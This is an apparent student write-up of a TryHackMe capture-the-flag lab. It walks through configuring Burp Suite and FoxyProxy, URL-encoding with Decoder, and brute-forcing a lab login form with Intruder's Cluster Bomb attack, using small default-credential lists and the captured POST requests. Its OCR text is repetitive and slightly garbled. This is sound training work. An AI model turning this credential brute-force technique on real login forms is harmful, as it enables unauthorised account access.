
**Thanks:**

- 0 thanks received
- Valid / Closed
- Reputation
- Rank


No thanks found.  
ag3nt-j1 hasn't received any thanks yet.

**Select the Depth of Defence that was disclosed the report on 25th June**


#### 4.Examine the options on FoxyProxy on Burp. What is the port number for Burp?



After entering Burp, click the preferences button



After clicking the preferences button go to settings to find out the port number.



And under the connection settings we can know the port number which is 8080.

## 5.Examine the options on FoxyProxy on Burp. What is the proxy type?

Select the **Manual proxy configuration** option.

Enter your Burp Proxy listener address in the **HTTP Proxy** field (by default this is set to 127.0.0.1).

Next, enter your Burp Proxy listener port in the **Port** field (by default, 8080). Make sure the **Use this proxy server for all protocols** box is checked.



Connection Settings

Configure Proxies to Access the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings


Manual proxy configuration

HTTP Proxy  Port

Use this proxy server for all protocols

We will be able to find the proxy type beside the port number under connection settings.

## 6.Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?



**Open application and choose Burp suite Community Edition.**

tryhackme.com/room/learncyberin25days

4. This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

Burp Suite Community Edition v2022.2.4

Request to http://10.10.140.249.80

Raw Params Headers Hex

```

1 POST /vulnerabilities/brute/ HTTP/1.1
2 Host: 10.10.140.249
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 83
9 Origin: http://10.10.140.249
10 Connection: close
11 Referer: http://10.10.140.249/vulnerabil
12 Cookie: PHPSESSID=greq14d7n7rvjanlh9rp4
13 Upgrade-Insecure-Requests: 1
14
15 username=test&password=test&Login

```

Scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder

Select the configuration that you would like to load for this project.

Use Burp defaults

Use options saved with project

Load from configuration file

File:

File: Choose file...

Default to the above in future  
 Disable extensions

Cancel Back StartBurp

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... ×

THM AttackBox 48m 41s

After opening Burp Suite, click start Bump.

tryhackme.com/room/learncyberin25days

4. This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder

Text Hex

Decode as ...  
Encode as ...  
Hash ...  
Smart decode

Request to http://10.10.140.249.80

Raw Params Headers Hex

```

1 POST /vulnerabilities/brute/ HTTP/1.1
2 Host: 10.10.140.249
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 83
9 Origin: http://10.10.140.249
10 Connection: close
11 Referer: http://10.10.140.249/vulnerabil
12 Cookie: PHPSESSID=greq14d7n7rvjanlh9rp4
13 Upgrade-Insecure-Requests: 1
14
15 username=test&password=test&Login

```

Scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder

THM AttackBox 47m 35s

Next, choose decoder to decode the word.

WhatsApp TryHackMe | 25 Days of Cyber PSP0201 Week 2 Writeup - Go +

tryhackme.com/room/learnycberin25days

This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

1. Click the "Positions" tab, and clear the pre-selected positions.
2. Add the username and password values as positions (highlight the text and click "Add")
3. Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

THM AttackBox 45m 55s

Type in the word PSP0201 in the given space

WhatsApp TryHackMe | 25 Days of Cyber PSP0201 Week 2 Writeup - Go +

tryhackme.com/room/learnycberin25days

This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

1. Click the "Positions" tab, and clear the pre-selected positions.
2. Add the username and password values as positions (highlight the text and click "Add")
3. Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

THM AttackBox 44m 25s

Encode to URL and then we can see the URL for the word that we have type in .

## 7. Look at the list of attack type options on intruders. Which of the following options matches the one in the description?

Click "Send to Intruder", Burpsuite has a lot of functionality to repeat modify and manipulate requests. Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

1. Click the "Positions" tab, and clear the pre-selected positions.
2. Add the username and password values as positions (highlight the text and click "Add")
3. Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

**Attack type:** Cluster Bomb

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

**Attack type:** Cluster Bomb

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering gifts.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

THM AttackBox 07m 24s

As for this question, forward proxy till the page is empty, refresh again the website and type in and username and password in the given place.

Click "Send to Intruder", Burpsuite has a lot of functionality to repeat modify and manipulate requests. Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

1. Click the "Positions" tab, and clear the pre-selected positions.
2. Add the username and password values as positions (highlight the text and click "Add")
3. Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

**Attack type:** Cluster Bomb

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

**Attack type:** Cluster Bomb

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering gifts.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

THM AttackBox 07m 16s

As in the picture above the username and password is highlighted

Click "Send to Intruder", Burpsuite has a lot of functionality to repeat, modify and manipulate requests. Burp Intruder is a tool to automate, customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Project Intruder Repeater Window Help

Dashboard Target Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://10.10.140.249:80

Forward Drop Intercept Action Open Browser

Raw Headers Hex

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser > ,8

Engagement tools [Pro version only] >

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept >

Convert selection >

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy interception documentation

THM AttackBox 07m 12s

**Right click on the page and click send to intruder.**

(1) WhatsApp ← → C tryhackme.com/room/learnycberin25days

and louder... BEEP... BEEP... Something is clearly wrong! McSkidy runs to the room, slamming open the door to see Santa's sleighs control panel lite up in red error messages! "Santa sleigh! It's been hacked, code red.. code red!" he screams as he runs back to the elf security command center.

Can you help McSkidy and his team hack into Santa's Sleigh to re-gain control?

**Watch DarkStar's video on solving this task!**

### Learning Objectives

- Understanding Authentication
- Understand the use of default credentials and why they're dangerous
- Bypass a login form using BurpSuite

### Authentication

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

### Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set (usually these credentials that are provided at the

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Project Intruder Repeater Window Help

Dashboard Target Logger Extender Project options User options Learn

Intruder Repeater Sequencer

1 x 2 x 3 x 4 x ...

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Cluster bomb Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.17.142 Update Host header to match target Add \$ Clear \$ Auto \$ Refresh

1 POST /login HTTP/1.1

2 Host: 10.10.17.142

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:80.0) Gecko/20100101 Firefox/80.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/\*,\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 27

9 Origin: http://10.10.17.142

10 Connection: close

11 Referer: http://10.10.17.142/?login=username\_incorrect

12 Upgrade-Insecure-Requests: 1

13

14 username=\$dark\$&password=\$stars\$

Search... 0 matches Clear

2 payload positions Length: 517

THM AttackBox 02m 39s

**After sending to intruder, change the attack type to cluster bom and click start attack.**

The screenshot shows a browser window with several tabs open. The active tab is 'tryhackme.com/room/learnCyberIn25days'. On the left, there's a configuration panel for payload sets. The first payload set (Payload set 1) has a payload type of 'Simple list' with three entries: 'admin', 'root', and 'user'. The second payload set (Payload set 2) also has a 'Simple list' type with three entries: 'password', 'admin', and '12345'. To the right, the Burp Suite interface is visible, specifically the 'Proxy' tab. It shows a list of captured requests and responses. A red box highlights the 'Start attack' button in the top right corner of the Burp Suite window.

After we start attack go to Payloads and fill in the first box for username

This screenshot is similar to the previous one but shows the results of the attack. The payload sets remain the same. In the Burp Suite interface, the 'Payload Sets' section now shows a single payload set (Payload set 2) with a payload type of 'Simple list' containing the entries 'password', 'admin', and '12345'. The 'Start attack' button is still highlighted.

As for the second box, change the payload set to 2 and fill in the passwords.

The screenshot shows a web browser window with several tabs open. The active tab is 'tryhackme.com/room/learn cyberin 25days'. On the left, there is a password manager tool showing a single entry: 'password' for 'admin' with value '12345'. Below it is a note: '7. Click the "Start Attack" button, this will loop through each position list in every combination. You can sort by the "Length" or "Status" to identify a successful login (typically all incorrect logins will have the same status or length, if a combination is correct it will be different.)' To the right, the Burp Suite interface is visible, specifically the 'Intruder' tab. It shows a list of 9 requests (numbered 0 to 8) with various payloads for 'Payload 1' and 'Payload 2'. The 'Status' column shows mostly 302s, except for request 7 which has a 255 status. The 'Error' and 'Timeout' columns are mostly empty. The 'THM AttackBox' tab is selected at the bottom.

*Use what you've learnt to help McSkidy hack back into the Santa Sleigh Tracker!*

#### *Answer the questions below*

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (10.10.17.142) into the browser search bar.

No answer needed



Question Done

Use BurpSuite to brute force the login form. Use the following lists for the default credentials:



Username Password

**Lastly, we will able to see list of attack type options on intruders**

## 8. What is the flag?



Type in the username “admin” and the password “12345” and sign in.



After signing in, we will be able to see the flag for this web exploitation.

### Thought Process/Methodology:

As for question 1 and 2 the answers are in the website itself that had been highlighted. For question 3, go to this website <https://hackerone.com/reports/804548> and search for Depth of Defence and select the Depth of Defence that was disclosed the report on 25th June. Next for the 4th question, after entering Burp, click the preferences button and click the preferences button go to settings to find out the port number. For

question number 5, under the connection settings we can know the port number which is 8080. As for question 6, open application and choose Burp suite Community Edition. After opening Burp Suite, click start Bump. Next, choose decoder to decode the word . Type in the word PSP0201 in the given space. Encode to URL and then we can see the URL for the word that we have type in . Next is question 7, ss for this question, forward proxy till the page is empty, refresh again the website and type in and username and password in the given place. As in the picture above the username and password is highlighted. Right click on the page and click send to intruder. After sending to intruder, change the attack type to cluster bom and click start attack. After we start attack go to Payloads and fill in the first box for username. As for the second box, change the payload set to 2 and fill in the passwords. Lastly, we will able to see list of attack type options on intruders. For the last question, type in the username “admin” and the password “12345” and sign in. After signing in, we will be able to see the flag for this web exploitation.

## **Day 4 : Web Exploitation - Santa's watching**

**Tools used:** Kali Linux/Mozilla Firefox/Gobuster

**Solution/Walkthrough:**

### Question 1

**Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)**

Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on *http://shibes.thm/login.php* to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:

